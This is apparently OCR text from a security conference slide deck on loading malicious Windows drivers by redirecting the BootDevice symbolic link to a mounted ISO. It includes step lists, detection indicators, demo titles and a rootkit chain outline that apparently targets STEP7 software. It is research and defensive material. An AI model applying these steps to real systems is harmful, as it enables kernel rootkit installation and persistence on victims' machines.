


SYSTEM privileges allow modification of the BootDevice symbolic link, enabling \SystemRoot to resolve to any location.

The BootDevice ACL allows handle access with DELETE rights, requiring the attacker to:

- Obtain system privileges
- Backup BootDevice symlink target
- Tamper with BootDevice symlink target to point to a mounted ISO
- Start/restart the service
- Restore BootDevice symlink target

DRIVER LOAD - NT SYMLINK



DRIVER LOAD - NT SYMLINK

1. The Location of the image still points to a foreign location (Drive Letter).

2. Inspected in SystemInformer or similar tool, the driver contains some suspicious indicators (i.e., missing, or different description).

wtd.sys	0xfffff8037...	116 kB	WTD Driver
WUDFPf.sys	0xfffff8038...	28 kB	
WUDFRd.sys	0xfffff8038...	348 kB	Windows Driver Foundation ...

wtd.sys	0xfffff8037...	116 kB	WTD Driver
WUDFPf.sys	0xfffff8038...	164 kB	Windows Driver Foundation - User-mode Driver Framework Platform Driver
WUDFRd.sys	0xfffff8038...	348 kB	Windows Driver Foundation - User-mode Driver Framework Reflector

DRIVER LOAD - NT SYMLINK

1. The Location of the image still points to a foreign location (Drive Letter).


2. Inspected in SystemInformer or similar tool, the driver contains some suspicious indicators (i.e., missing, or different description).

wtd.sys	0xfffff8037...	116 kB	WTD Driver
WUDFPf.sys	0xfffff8038...	28 kB	
WUDFRd.sys	0xfffff8038...	348 kB	Windows Driver Foundation ...


wtd.sys	0xfffff8037...	116 kB	WTD Driver
WUDFPf.sys	0xfffff8038...	164 kB	Windows Driver Foundation - User-mode Driver Framework Platform Driver
WUDFRd.sys	0xfffff8038...	348 kB	Windows Driver Foundation - User-mode Driver Framework Reflector

What if we swap the drive letters?


DRIVER LOAD - NT SYMLINK




DRIVER LOAD - NT SYMLINK



DRIVER LOAD – W/O ISO?



DRIVER LOAD – W/O ISO?



DEMO TIME



WINDOWS 11 – HVCI – SIMPLE LOAD

YOUTUBE LINK


WINDOWS 10 – NO HVCI – KDU

YOUTUBE LINK


CONCLUSIONS



FULL CHAIN


rs.exe
Child Process
InstData\Setup.exe
Child Process
Setup.exe
Child Process
Recursive Import
LoadLibraryExW
Load
oleacc.dll
Rewrite and Execute
ru.exe

FULL CHAIN


User-mode Rootkit (Persist)
s7svc.exe
DLL Planting
Full Kernel Rootkit
Install Service
FINDS
STEP7
ru.exe
Driver Hijack
